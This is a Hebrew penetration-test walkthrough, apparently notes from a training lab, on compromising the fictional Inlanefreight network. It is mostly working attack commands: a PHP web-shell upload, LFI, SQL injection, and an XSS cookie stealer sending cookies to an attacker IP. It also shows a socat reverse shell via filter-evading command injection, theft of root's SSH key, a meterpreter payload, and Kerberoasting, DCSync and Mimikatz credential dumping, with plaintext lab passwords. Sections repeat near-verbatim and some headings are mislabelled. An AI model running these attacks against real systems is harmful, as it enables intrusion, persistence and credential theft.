#### **2. זיהוי אפליקציות אינטרנט**

* **EyeWitness**: כלי לצילום מסכים של אפליקציות אינטרנטיות.eyewitness -f ilfreight\_subdomains -d ILFREIGHT\_subdomain\_EyeWitness

#### **3. תתי דומיינים שנבדקו**

* **blog.inlanefreight.local**:
  + בדיקת גרסת Drupal:curl -s <http://blog.inlanefreight.local> | grep Drupal
* **careers.inlanefreight.local**:
  + רישום משתמש:curl -X POST <http://careers.inlanefreight.local/register> -d "email=test@test.com&username=pentester&password=Str0ngP@ssw0rd!"
* **dev.inlanefreight.local**:
  + בדיקת דפי אינטרנט עם Gobuster:

gobuster dir -u <http://dev.inlanefreight.local> -w /usr/share/wordlists/dirb/common.txt -x .php -t 300

* + העלאת קובץ PHP זדוני:

curl -X POST <http://dev.inlanefreight.local/upload.php> -F "file=@5351bf7271abaa2267e03c9ef6393f13.php;type=image/png"

* + אינטראקציה עם הקובץ שהועלה:

curl <http://dev.inlanefreight.local/uploads/5351bf7271abaa2267e03c9ef6393f13.php?cmd=id>

* **ir.inlanefreight.local**:
  + סריקת תוספים עם WPScan:

sudo wpscan -e ap -t 500 --url <http://ir.inlanefreight.local>

* + ניצול פגיעות Local File Inclusion (LFI):

curl <http://ir.inlanefreight.local/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd>

* **status.inlanefreight.local**:
  + ניצול SQL Injection עם sqlmap:sqlmap -r sqli.txt --dbms=mysql
* **support.inlanefreight.local**:
  + בדיקת פגיעות XSS:

"><script src=http://10.10.14.15:9000/TESTING\_THIS></script>

* + גניבת קובץ Cookie:

<?php  
if (isset($\_GET['c'])) {  
 $list = explode(";", $\_GET['c']);  
 foreach ($list as $key => $value) {  
 $cookie = urldecode($value);  
 $file = fopen("cookies.txt", "a+");  
 fputs($file, "Victim IP: {$\_SERVER['REMOTE\_ADDR']} | Cookie: {$cookie}\n");  
 fclose($file);  
 }  
}  
?>

* + שליחת בקשה עם קובץ JavaScript:

new Image().src='http://10.10.14.15:9200/index.php?c='+document.cookie

* **tracking.inlanefreight.local**:
  + בדיקת HTML Injection:

<script>document.write('TESTING THIS')</script>

* + בדיקת קריאה לקובץ מקומי:

<script>  
x=new XMLHttpRequest;  
x.onload=function(){   
 document.write(this.responseText)};  
x.open("GET","file:///etc/passwd");  
x.send();  
</script>

* **vpn.inlanefreight.local**:
  + ניסיונות כניסה עם סיסמאות חלשות:# ניסיונות כניסה עם סיסמאות כמו admin:admin
* **gitlab.inlanefreight.local**:
  + רישום למערכת GitLab:# רישום עם פרטי דמה
* **shopdev2.inlanefreight.local**:
  + ניסיונות כניסה עם סיסמאות חלשות:# ניסיונות כניסה עם admin:admin

### **4. ממצאים ודיווח**

* במהלך הבדיקות זוהו מספר פגיעויות גבוהות סיכון, כולל:
  + Local File Inclusion (LFI)
  + SQL Injection
  + Cross-Site Scripting (XSS)
  + Insecure Direct Object Reference (IDOR)
  + Unrestricted File Upload
  + HTTP Verb Tampering
  + XML External Entity (XXE) Injection

### **המלצות**

* **חיזוק אבטחת האפליקציות**: יש לעדכן תוספים וגרסאות של אפליקציות, להחמיר את מדיניות הסיסמאות, ולבצע בדיקות קפדניות על קלט משתמש.
* **הסרת אפליקציות לא בשימוש**: יש לשקול להסיר אפליקציות שאינן בשימוש כדי לצמצם את שטח ההתקפה.

### **סיכום תהליך ההשגת גישה ראשונית (Initial Access)**

#### **1. הקמת חיבור הפוך (Reverse Shell)**

לאחר שהשגנו גישה ל-monitoring.inlanefreight.local דרך פגיעות Command Injection, נשתמש ב-Socat כדי להקים חיבור הפוך. הפקודה הבסיסית היא:

socat TCP4:10.10.14.5:8443 EXEC:/bin/bash

נשנה את הפקודה כדי לעקוף את הסינון:

GET /ping.php?ip=127.0.0.1%0a's'o'c'a't'${IFS}TCP4:10.10.14.15:8443${IFS}EXEC:bash HTTP/1.1  
Host: monitoring.inlanefreight.local  
User -Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36  
Content-Type: application/json  
Accept: \*/\*  
Referer: <http://monitoring.inlanefreight.local/index.php>Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=ntpou9fdf13i90mju7lcrp3f06  
Connection: close

נפעיל את Netcat כדי להקשיב על הפורט 8443:

nc -nvlp 8443

אם הכל מתנהל כראוי, נקבל חיבור הפוך כמשתמש webdev:

id  
uid=1004(webdev) gid=1004(webdev) groups=1004(webdev),4(adm)

#### **2. שדרוג לחיבור אינטראקטיבי**

כדי לשדרג את החיבור שלנו לחיבור אינטראקטיבי, נשתמש ב-Socat:

socat file:`tty`,raw,echo=0 tcp-listen:4443

נבצע את הפקודה הבאה על השרת:

nc -lnvp 8443

ואז:

socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.15:4443

אם הכל מתנהל כראוי, נקבל חיבור הפוך יציב.

#### **3. חקר המערכת**

כעת, נתחיל לחקור את מערכת הקבצים. נבדוק את קבוצת adm בה נמצא המשתמש webdev:

aureport --tty | less

נראה כי יש ניסיון להתחבר כמשתמש srvadm עם הסיסמה ILFreightnixadm!.

#### **4. התחברות כמשתמש srvadm**

נשתמש בפקודת su כדי להתחבר כמשתמש srvadm:

su srvadm

נזין את הסיסמה:

Password:

לאחר מכן נוודא שהתחברנו בהצלחה:

id

#### **5. סיכום**

* השגנו גישה לשרת דרך פגיעות Command Injection.
* הקמנו חיבור הפוך עם Socat.
* שדרגנו את החיבור לחיבור אינטראקטיבי.
* חקרנו את המערכת ומצאנו פרטי התחברות נוספים.
* הצלחנו להתחבר כמשתמש עם הרשאות גבוהות יותר.

בשלב הבא, נמשיך לעבר השגת גישה מתמשכת (Persistence) ונשאף להעלות את ההרשאות שלנו לרמה של Root.

### **סיכום תהליך השגת גישה מתמשכת (Post-Exploitation Persistence)**

#### **1. הקמת חיבור SSH**

לאחר שהשגנו גישה לשרת כמשתמש webdev, נשתמש ב-SSH כדי להקים חיבור יציב:

ssh [srvadm@10.129.203.111](mailto:srvadm@10.129.203.111)

נענה על האותנטיקציה:

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

נזין את הסיסמה:

srvadm@10.129.203.111's password:

#### **2. חקר המערכת**

לאחר שהתחברנו בהצלחה, נתחיל לחקור את המערכת:

id  
sudo -l

נראה כי יש לנו הרשאות להריץ את הפקודה /usr/bin/openssl כ-root ללא סיסמה.

#### **3. ניצול OpenSSL**

נשתמש ב-OpenSSL כדי לקרוא את קובץ המפתח הפרטי של משתמש ה-root:

LFILE=/root/.ssh/id\_rsa  
sudo /usr/bin/openssl enc -in $LFILE

נשמור את המפתח הפרטי למערכת המקומית ונשנה את ההרשאות:

chmod 600 dmz01\_key

#### **4. התחברות כ-root**

נשתמש במפתח הפרטי כדי להתחבר כ-root:

ssh -i dmz01\_key [root@10.129.203.111](mailto:root@10.129.203.111)

נראה את ההודעה:

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-113-generic x86\_64)

#### **5. סיכום**

* השגנו גישה לשרת דרך פגיעות Command Injection.
* הקמנו חיבור הפוך עם Socat.
* שדרגנו את החיבור לחיבור SSH יציב.
* חקרנו את המערכת ומצאנו פרטי התחברות נוספים.
* הצלחנו להתחבר כ-root, מה שמאפשר לנו להקים גישה מתמשכת ולבצע פעולות נוספות ברשת הפנימית.

### **המלצות**

* **שמור על גישה מתמשכת**: יש להקים גישה מתמשכת כדי להבטיח שנוכל לחזור למערכת בקלות.
* **השתמש בטכניקות נוספות**: כדאי לשקול טכניקות נוספות לפיבוט ולתכנון גישה מתמשכת.

הסיכום מציין את החשיבות של השגת גישה מתמשכת לאחר חדירה מוצלחת למערכת, ומדגיש את הצעדים שננקטו כדי להבטיח גישה זו.

### **סיכום תהליך השגת גישה מתמשכת (Post-Exploitation Persistence)**

#### **1. הקמת חיבור SSH**

לאחר שהשגנו גישה כמשתמש webdev, נשתמש ב-SSH כדי להקים חיבור יציב:

ssh [srvadm@10.129.203.111](mailto:srvadm@10.129.203.111)

נענה על האותנטיקציה:

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

נזין את הסיסמה:

srvadm@10.129.203.111's password:

#### **2. חקר המערכת**

לאחר שהתחברנו בהצלחה, נתחיל לחקור את המערכת:

id  
sudo -l

נראה כי יש לנו הרשאות להריץ את הפקודה /usr/bin/openssl כ-root ללא סיסמה.

#### **3. ניצול OpenSSL**

נשתמש ב-OpenSSL כדי לקרוא את קובץ המפתח הפרטי של משתמש ה-root:

LFILE=/root/.ssh/id\_rsa  
sudo /usr/bin/openssl enc -in $LFILE

נשמור את המפתח הפרטי למערכת המקומית ונשנה את ההרשאות:

chmod 600 dmz01\_key

#### **4. התחברות כ-root**

נשתמש במפתח הפרטי כדי להתחבר כ-root:

ssh -i dmz01\_key [root@10.129.203.111](mailto:root@10.129.203.111)

נראה את ההודעה:

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-113-generic x86\_64)

#### **5. הקמת חיבור פיבוטינג עם SSH**

נשתמש ב-SSH כדי להקים חיבור פיבוטינג עם פורט דינמי:

ssh -D 8081 -i dmz01\_key [root@10.129.203.111](mailto:root@10.129.203.111)

#### **6. אימות חיבור הפיבוטינג**

נבדוק שהחיבור הפיבוטינג הוקם בהצלחה:

netstat -antp | grep 8081

#### **7. הגדרת ProxyChains**

נעדכן את קובץ ההגדרות של ProxyChains:

grep socks4 /etc/proxychains.conf

נשנה את השורה ל:

socks4 127.0.0.1 8081

#### **8. סריקת Hosts פנימיים**

נשתמש ב-ProxyChains כדי לסרוק את ה-host הפנימי:

proxychains nmap -sT -p 21,22,80,8080 172.16.8.120

#### **9. הכנת Payload עם Metasploit**

ניצור payload בפורמט ELF עם msfvenom:

msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.14.15 LPORT=443 -f elf > shell.elf

#### **10. העברת ה-Payload לשרת**

נשתמש ב-SCP כדי להעביר את ה-Payload לשרת:

scp -i dmz01\_key shell.elf [root@10.129.203.111:/tmp](mailto:root@10.129.203.111:/tmp)

#### **11. הגדרת Metasploit Handler**

נגדיר את Metasploit כדי לקבל את החיבור:

use exploit/multi/handler  
set payload linux/x86/meterpreter/reverse\_tcp  
set lhost 10.10.14.15  
set LPORT 443  
exploit

#### **12. הרצת ה-Payload**

נריץ את ה-Payload על השרת:

chmod +x shell.elf  
./shell.elf

#### **13. אימות חיבור Meterpreter**

נבדוק את המשתמש הנוכחי:

getuid

#### **14. הגדרת נתיבים עם autoroute**

נשתמש במודול autoroute כדי להגדיר נתיבים:

use post/multi/manage/autoroute  
set SESSION 1  
set subnet 172.16.8.0  
run

#### **15. גילוי Hosts פנימיים**

נבצע סריקת Ping של תת הרשת 172.16.8.0/23:

use post/multi/gather/ping\_sweep  
set rhosts 172.16.8.0/23  
set SESSION 1

### **סיכום תהליך ניצול והגברת הרשאות (Exploitation & Privilege Escalation)**

#### **1. התקפה על DNN**

* נתחיל בהתחברות למערכת DNN עם פרטי ההתחברות:Administrator:D0tn31Nuk3R0ck$$@123
* לאחר ההתחברות, נרשום ממצאים גבוהי סיכון: **Insecure File Shares** ו-**Sensitive Data on File Shares**.

#### **2. הפעלת xp\_cmdshell**

* ניגש לקונסולת SQL תחת עמוד ההגדרות ונפעיל את xp\_cmdshell:EXEC sp\_configure 'show advanced options', '1'  
  RECONFIGURE  
  EXEC sp\_configure 'xp\_cmdshell', '1'   
  RECONFIGURE
* לאחר מכן, נוכל להריץ פקודות מערכת בפורמט:xp\_cmdshell '<command here>'

#### **3. שינוי סוגי קבצים המורשים להעלאה**

* ניגש להגדרות האבטחה ונוסיף את הסיומות .asp ו-.aspx לרשימת הסיומות המורשות להעלאה.
* נעלה קובץ ASP זדוני דרך עמוד ניהול הקבצים.

#### **4. הגברת הרשאות**

* נבדוק את ההרשאות של המשתמש srvadm:sudo -l
* נמצא כי יש לנו הרשאות להריץ את /usr/bin/openssl כ-root ללא סיסמה.

#### **5. ניצול OpenSSL**

* נשתמש ב-OpenSSL כדי לקרוא את קובץ המפתח הפרטי של משתמש ה-root:LFILE=/root/.ssh/id\_rsa  
  sudo /usr/bin/openssl enc -in $LFILE

#### **6. התחברות כ-root**

* נשמור את המפתח הפרטי למערכת המקומית ונשנה את ההרשאות:chmod 600 dmz01\_key
* נתחבר כ-root:ssh -i dmz01\_key [root@10.129.203.111](mailto:root@10.129.203.111)

#### **7. הקמת חיבור פיבוטינג עם SSH**

* נשתמש ב-SSH כדי להקים חיבור פיבוטינג עם פורט דינמי:ssh -D 8081 -i dmz01\_key [root@10.129.203.111](mailto:root@10.129.203.111)

#### **8. אימות חיבור הפיבוטינג**

* נבדוק שהחיבור הפיבוטינג הוקם בהצלחה:netstat -antp | grep 8081

#### **9. הגדרת ProxyChains**

* נעדכן את קובץ ההגדרות של ProxyChains:grep socks4 /etc/proxychains.conf
* נשנה את השורה ל:socks4 127.0.0.1 8081

#### **10. סריקת Hosts פנימיים**

* נשתמש ב-ProxyChains כדי לסרוק את ה-host הפנימי:proxychains nmap -sT -p 21,22,80,8080 172.16.8.120

#### **11. הכנת Payload עם Metasploit**

* ניצור payload בפורמט ELF עם msfvenom:msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.14.15 LPORT=443 -f elf > shell.elf

#### **12. העברת ה-Payload לשרת**

* נשתמש ב-SCP כדי להעביר את ה-Payload לשרת:scp -i dmz01\_key shell.elf [root@10.129.203.111:/tmp](mailto:root@10.129.203.111:/tmp)

#### **13. הגדרת Metasploit Handler**

* נגדיר את Metasploit כדי לקבל את החיבור:use exploit/multi/handler  
  set payload linux/x86/meterpreter/reverse\_tcp  
  set lhost 10.10.14.15  
  set LPORT 443  
  exploit

#### **14. הרצת ה-Payload**

* נריץ את ה-Payload על השרת:chmod +x shell.elf  
  ./shell.elf

#### **15. אימות חיבור Meterpreter**

* נבדוק את המשתמש הנוכחי:getuid

#### **16. הגדרת נתיבים עם autoroute**

* נשתמש במודול autoroute כדי להגדיר נתיבים:use post/multi/manage/autoroute  
  set SESSION 1  
  set subnet 172.16.8.0  
  run

#### **17. גילוי Hosts פנימיים**

* נבצע סריקת Ping של תת הרשת 172.16.8.0/23:for i in $(seq 254); do ping 172.16.8.$i -c1 -W1 & done | grep from

#### **18. ניצול SMB NULL Sessions**

* נבדוק את ה-Domain Controller עבור SMB NULL sessions:proxychains enum4linux -U -P 172.16.8.3

#### **19. התקפה על Tomcat**

* נבצע סריקת כניסה על Tomcat Manager:msf6 auxiliary(scanner/http/tomcat\_mgr\_login) > set rhosts 172.16.8.50  
  msf6 auxiliary(scanner/http/tomcat\_mgr\_login) > run

#### **20. התקפה על DotNetNuke (DNN)**

* נבדוק את הפורט 80:proxychains curl <http://172.16.8.20>

#### **21. ניצול NFS**

* נבדוק את ה-NFS share:proxychains showmount -e 172.16.8.20
* נmount את ה-NFS share:mkdir DEV01  
  mount -t nfs 172.16.8.20:/DEV01 /tmp/DEV01

#### **22. קריאת קובץ web.config**

* נבדוק את תוכן הקובץ:cat /tmp/DEV01/DNN/web.config

#### **23. הקלטת תעבורת רשת**

* נשתמש ב-tcpdump כדי להקליט תעבורת רשת:tcpdump -i ens192 -s 65535 -w ilfreight\_pcap

#### **24. סיכום**

* השגנו גישה לשרת דרך פגיעות Command Injection.
* הקמנו חיבור הפוך עם Socat.
* שדרגנו את החיבור לחיבור SSH יציב.
* חקרנו את המערכת ומצאנו פרטי התחברות נוספים.
* הצלחנו להתחבר כ-root, מה שמאפשר לנו להקים גישה מתמשכת ולבצע פעולות נוספות ברשת הפנימית.

### **המלצות**

* **שמור על גישה מתמשכת**: יש להקים גישה מתמשכת כדי להבטיח שנוכל לחזור למערכת בקלות.
* **השתמש בטכניקות נוספות**: כדאי לשקול טכניקות נוספות לפיבוט ולתכנון גישה מתמשכת.

הסיכום מציין את החשיבות של השגת גישה מתמשכת לאחר חדירה מוצלחת למערכת, ומדגיש את הצעדים שננקטו כדי להבטיח גישה זו.

### **סיכום תהליך תנועה צדדית (Lateral Movement)**

#### **1. התקפה על DNN**

* לאחר שזיהינו את פרטי ההתחברות:hporter:Gr8hambino!
* נתחבר למערכת DNN עם פרטי ההתחברות ונרשום ממצאים גבוהי סיכון כמו **Insecure File Shares** ו-**Sensitive Data on File Shares**.

#### **2. הפעלת xp\_cmdshell**

* ניגש לקונסולת SQL ונפעיל את xp\_cmdshell:EXEC sp\_configure 'show advanced options', '1'  
  RECONFIGURE  
  EXEC sp\_configure 'xp\_cmdshell', '1'   
  RECONFIGURE

#### **3. שימוש ב-SharpHound**

* נשתמש ב-SharpHound כדי לאסוף מידע על אובייקטים ב-Active Directory:c:\DotNetNuke\Portals\0> SharpHound.exe -c All

#### **4. הורדת נתוני SharpHound**

* לאחר ההרצה, נוריד את קובץ ה-Zip שנוצר דרך מנהל הקבצים של DNN.

#### **5. התחברות ל-Active Directory**

* נשתמש ב-BloodHound כדי לנתח את הנתונים שהורדו ולחפש את המשתמש hporter.

#### **6. בדיקת הרשאות RDP**

* נבדוק אם כל המשתמשים בדומיין יכולים לגשת ל-DEV01 דרך RDP:All Domain Users have RDP access over the DEV01 host.
* נרשום ממצא זה כ**Excessive Active Directory Group Privileges**.

#### **7. חיבור ל-DEV01 דרך RDP**

* נוודא שהפורט 3389 פתוח:proxychains nmap -sT -p 3389 172.16.8.20
* נבצע חיבור ל-DEV01:ssh -i dmz01\_key -L 13389:172.16.8.20:3389 [root@10.129.203.111](mailto:root@10.129.203.111)xfreerdp /v:127.0.0.1:13389 /u:hporter /p:Gr8hambino! /drive:home,"/home/tester/tools"

#### **8. העברת PowerView**

* נעתיק את PowerView ל-DEV01:copy <\\TSCLIENT\home\PowerView.ps1> .

#### **9. שינוי סיסמת משתמש**

* נשתמש ב-PowerView כדי לשנות את סיסמת המשתמש ssmalls:Import-Module .\PowerView.ps1  
  Set-DomainUser Password -Identity ssmalls -AccountPassword (ConvertTo-SecureString 'Str0ngpass86!' -AsPlainText -Force ) -Verbose

#### **10. אימות שינוי הסיסמה**

* נוודא שהסיסמה שונתה בהצלחה:proxychains crackmapexec smb 172.16.8.3 -u ssmalls -p Str0ngpass86!

#### **11. חיפוש קבצים רגישים**

* נשתמש ב-Snaffler כדי לחפש קבצים רגישים בשיתוף קבצים:c:\DotNetNuke\Portals\0> Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data

#### **12. הורדת קובץ SQL Express Backup**

* נתחבר לשיתוף הקבצים ונוריד את הקובץ:proxychains smbclient -U ssmalls '//172.16.8.3/Department Shares'
* ניכנס לתיקיית Development ונוריד את הקובץ:smb: \IT\Private\Development\> get "SQL Express Backup.ps1"

#### **13. קריאת קובץ web.config**

* נבדוק את תוכן הקובץ:cat SQL\ Express\ Backup.ps1

#### **14. ניצול Kerberoasting**

* נבדוק אם יש משתמשים שניתן Kerberoast:Import-Module .\PowerView.ps1  
  Get-DomainUser \* -SPN | Select samaccountname

#### **15. ניצול Password Spraying**

* נבצע ניסיונות Password Spraying:Invoke-DomainPasswordSpray -Password Welcome1

#### **16. חיפוש סיסמאות בשדות תיאור**

* נבדוק אם יש סיסמאות בשדות תיאור של משתמשים:Get-DomainUser \* | select samaccountname,description | ?{$\_.Description -ne $null}

#### **17. בדיקת WinRM**

* נבדוק אם יש hosts עם WinRM פתוח:proxychains nmap -sT -p 5985 172.16.8.50

#### **18. חיבור ל-MS01 עם Evil-WinRM**

* נתחבר ל-MS01 עם Evil-WinRM:proxychains evil-winrm -i 172.16.8.50 -u backupadm

#### **19. חיפוש קובץ unattend.xml**

* נבדוק את התיקייה C:\panther:cd C:\panther  
  dir
* נבדוק את תוכן הקובץ:type unattend.xml

#### **20. שימוש ב-Mimikatz**

* נשתמש ב-Mimikatz כדי לדלות סודות LSA:mimikatz.exe  
  privilege::debug  
  lsadump::secrets

#### **21. סיכום**

* השגנו גישה לשרתים שונים, חקרנו את המערכת, והצלחנו לאסוף מספר סטים של credentials.
* ביצענו פעולות שונות כמו Kerberoasting, Password Spraying, וניצול קבצים רגישים.

### **המלצות**

* **שמור על גישה מתמשכת**: יש להקים גישה מתמשכת כדי להבטיח שנוכל לחזור למערכת בקלות.
* **השתמש בטכניקות נוספות**: כדאי לשקול טכניקות נוספות לפיבוט ולתכנון גישה מתמשכת.

הסיכום מציין את החשיבות של השגת גישה מתמשכת לאחר חדירה מוצלחת למערכת, ומדגיש את הצעדים שננקטו כדי להבטיח גישה זו.

### **סיכום תהליך פגיעות והגברת הרשאות (Active Directory Compromise)**

#### **1. התקפה על DNN**

* לאחר שזיהינו את פרטי ההתחברות:mssqladm:DBAilfreight1!
* נתחבר למערכת DNN עם פרטי ההתחברות ונרשום ממצאים גבוהי סיכון כמו **Insecure File Shares** ו-**Sensitive Data on File Shares**.

#### **2. הפעלת xp\_cmdshell**

* ניגש לקונסולת SQL ונפעיל את xp\_cmdshell:EXEC sp\_configure 'show advanced options', '1'  
  RECONFIGURE  
  EXEC sp\_configure 'xp\_cmdshell', '1'   
  RECONFIGURE

#### **3. שימוש ב-SharpHound**

* נשתמש ב-SharpHound כדי לאסוף מידע על אובייקטים ב-Active Directory:c:\DotNetNuke\Portals\0> SharpHound.exe -c All

#### **4. הורדת נתוני SharpHound**

* לאחר ההרצה, נוריד את קובץ ה-Zip שנוצר דרך מנהל הקבצים של DNN.

#### **5. התחברות ל-Active Directory**

* נשתמש ב-BloodHound כדי לנתח את הנתונים שהורדו ולחפש את המשתמש hporter.

#### **6. בדיקת הרשאות RDP**

* נבדוק אם כל המשתמשים בדומיין יכולים לגשת ל-DEV01 דרך RDP:All Domain Users have RDP access over the DEV01 host.
* נרשום ממצא זה כ**Excessive Active Directory Group Privileges**.

#### **7. חיבור ל-DEV01 דרך RDP**

* נוודא שהפורט 3389 פתוח:proxychains nmap -sT -p 3389 172.16.8.20
* נבצע חיבור ל-DEV01:ssh -i dmz01\_key -L 13389:172.16.8.20:3389 [root@10.129.203.111](mailto:root@10.129.203.111)xfreerdp /v:127.0.0.1:13389 /u:hporter /p:Gr8hambino! /drive:home,"/home/tester/tools"

#### **8. העברת PowerView**

* נעתיק את PowerView ל-DEV01:copy <\\TSCLIENT\home\PowerView.ps1> .

#### **9. שינוי סיסמת משתמש**

* נשתמש ב-PowerView כדי לשנות את סיסמת המשתמש ssmalls:Import-Module .\PowerView.ps1  
  Set-DomainUser Password -Identity ssmalls -AccountPassword (ConvertTo-SecureString 'Str0ngpass86!' -AsPlainText -Force ) -Verbose

#### **10. אימות שינוי הסיסמה**

* נוודא שהסיסמה שונתה בהצלחה:proxychains crackmapexec smb 172.16.8.3 -u ssmalls -p Str0ngpass86!

#### **11. חיפוש קבצים רגישים**

* נשתמש ב-Snaffler כדי לחפש קבצים רגישים בשיתוף קבצים:c:\DotNetNuke\Portals\0> Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data

#### **12. הורדת קובץ SQL Express Backup**

* נתחבר לשיתוף הקבצים ונוריד את הקובץ:proxychains smbclient -U ssmalls '//172.16.8.3/Department Shares'
* ניכנס לתיקיית Development ונוריד את הקובץ:smb: \IT\Private\Development\> get "SQL Express Backup.ps1"

#### **13. קריאת קובץ web.config**

* נבדוק את תוכן הקובץ:cat SQL\ Express\ Backup.ps1

#### **14. ניצול Kerberoasting**

* נבדוק אם יש משתמשים שניתן Kerberoast:Import-Module .\PowerView.ps1  
  Get-DomainUser \* -SPN | Select samaccountname

#### **15. ניצול Password Spraying**

* נבצע ניסיונות Password Spraying:Invoke-DomainPasswordSpray -Password Welcome1

#### **16. חיפוש סיסמאות בשדות תיאור**

* נבדוק אם יש סיסמאות בשדות תיאור של משתמשים:Get-DomainUser \* | select samaccountname,description | ?{$\_.Description -ne $null}

#### **17. בדיקת WinRM**

* נבדוק אם יש hosts עם WinRM פתוח:proxychains nmap -sT -p 5985 172.16.8.50

#### **18. חיבור ל-MS01 עם Evil-WinRM**

* נתחבר ל-MS01 עם Evil-WinRM:proxychains evil-winrm -i 172.16.8.50 -u backupadm

#### **19. חיפוש קובץ unattend.xml**

* נבדוק את התיקייה C:\panther:cd C:\panther  
  dir
* נבדוק את תוכן הקובץ:type unattend.xml

#### **20. שימוש ב-Mimikatz**

* נשתמש ב-Mimikatz כדי לדלות סודות LSA:mimikatz.exe  
  privilege::debug  
  lsadump::secrets

#### **21. סיכום**

* השגנו גישה לשרתים שונים, חקרנו את המערכת, והצלחנו לאסוף מספר סטים של credentials.
* ביצענו פעולות שונות כמו Kerberoasting, Password Spraying, וניצול קבצים רגישים.

### **המלצות**

* **שמור על גישה מתמשכת**: יש להקים גישה מתמשכת כדי להבטיח שנוכל לחזור למערכת בקלות.
* **השתמש בטכניקות נוספות**: כדאי לשקול טכניקות נוספות לפיבוט ולתכנון גישה מתמשכת.

### **סיכום תהליך תנועה צדדית (Lateral Movement)**

#### **1. התקפה על DNN**

* לאחר שזיהינו את פרטי ההתחברות:hporter:Gr8hambino!
* נתחבר למערכת DNN ונרשום ממצאים גבוהי סיכון כמו **Insecure File Shares** ו-**Sensitive Data on File Shares**.

#### **2. הגדרת SPN מזויף**

* ניצור אובייקט PSCredential כדי להריץ פקודות כמשתמש mssqladm:$SecPassword = ConvertTo-SecureString 'DBAilfreight1!' -AsPlainText -Force  
  $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\mssqladm', $SecPassword)
* נשתמש בפקודת Set-DomainObject כדי להגדיר SPN מזויף על המשתמש ttimmons:Set-DomainObject -credential $Cred -Identity ttimmons -SET @{serviceprincipalname='acmetesting/LEGIT'} -Verbose

#### **3. ביצוע Kerberoasting**

* נשתמש ב-GetUser SPNs.py כדי לבצע Kerberoasting:proxychains GetUser SPNs.py -dc-ip 172.16.8.3 INLANEFREIGHT.LOCAL/mssqladm -request-user ttimmons

#### **4. שימוש ב-Hashcat**

* נשתמש ב-Hashcat כדי לבדוק אם הסיסמה חלשה:hashcat -m 13100 ttimmons\_tgs /usr/share/wordlists/rockyou.txt

#### **5. הגברת הרשאות**

* ניצור אובייקט PSCredential נוסף עבור ttimmons:$timpass = ConvertTo-SecureString '<PASSWORD REDACTED>' -AsPlainText -Force  
  $timcreds = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\ttimmons', $timpass)
* נוסיף את המשתמש ttimmons לקבוצת SERVER ADMINS:$group = Convert-NameToSid "Server Admins"  
  Add-DomainGroupMember -Identity $group -Members 'ttimmons' -Credential $timcreds -verbose

#### **6. DCSync**

* נשתמש ב-Secretsdump כדי לדלות את כל NTLM password hashes מה-Domain Controller:proxychains secretsdump.py [ttimmons@172.16.8.3](mailto:ttimmons@172.16.8.3) -just-dc-ntlm

#### **7. חיפוש קבצים רגישים**

* נשתמש ב-Snaffler כדי לחפש קבצים רגישים בשיתוף קבצים:proxychains crackmapexec smb 172.16.8.3 -u ssmalls -p Str0ngpass86! -M gpp\_autologin

#### **8. חיפוש סיסמאות בשדות תיאור**

* נבדוק אם יש סיסמאות בשדות תיאור של משתמשים:Get-DomainUser \* | select samaccountname,description | ?{$\_.Description -ne $null}

#### **9. בדיקת WinRM**

* נבדוק אם יש hosts עם WinRM פתוח:proxychains nmap -sT -p 5985 172.16.8.50

#### **10. חיבור ל-MS01 עם Evil-WinRM**

* נתחבר ל-MS01 עם Evil-WinRM:proxychains evil-winrm -i 172.16.8.50 -u backupadm

#### **11. חיפוש קובץ unattend.xml**

* נבדוק את התיקייה C:\panther:cd C:\panther  
  dir
* נבדוק את תוכן הקובץ:type unattend.xml

#### **12. שימוש ב-Mimikatz**

* נשתמש ב-Mimikatz כדי לדלות סודות LSA:mimikatz.exe  
  privilege::debug  
  lsadump::secrets

#### **13. סיכום**

* השגנו גישה לשרתים שונים, חקרנו את המערכת, והצלחנו לאסוף מספר סטים של credentials.
* ביצענו פעולות שונות כמו Kerberoasting, Password Spraying, וניצול קבצים רגישים.

### **המלצות**

* **שמור על גישה מתמשכת**: יש להקים גישה מתמשכת כדי להבטיח שנוכל לחזור למערכת בקלות.
* **השתמש בטכניקות נוספות**: כדאי לשקול טכניקות נוספות לפיבוט ולתכנון גישה מתמשכת.

הסיכום מציין את החשיבות של השגת גישה מתמשכת לאחר חדירה מוצלחת למערכת, ומדגיש את הצעדים שננקטו כדי להבטיח גישה זו.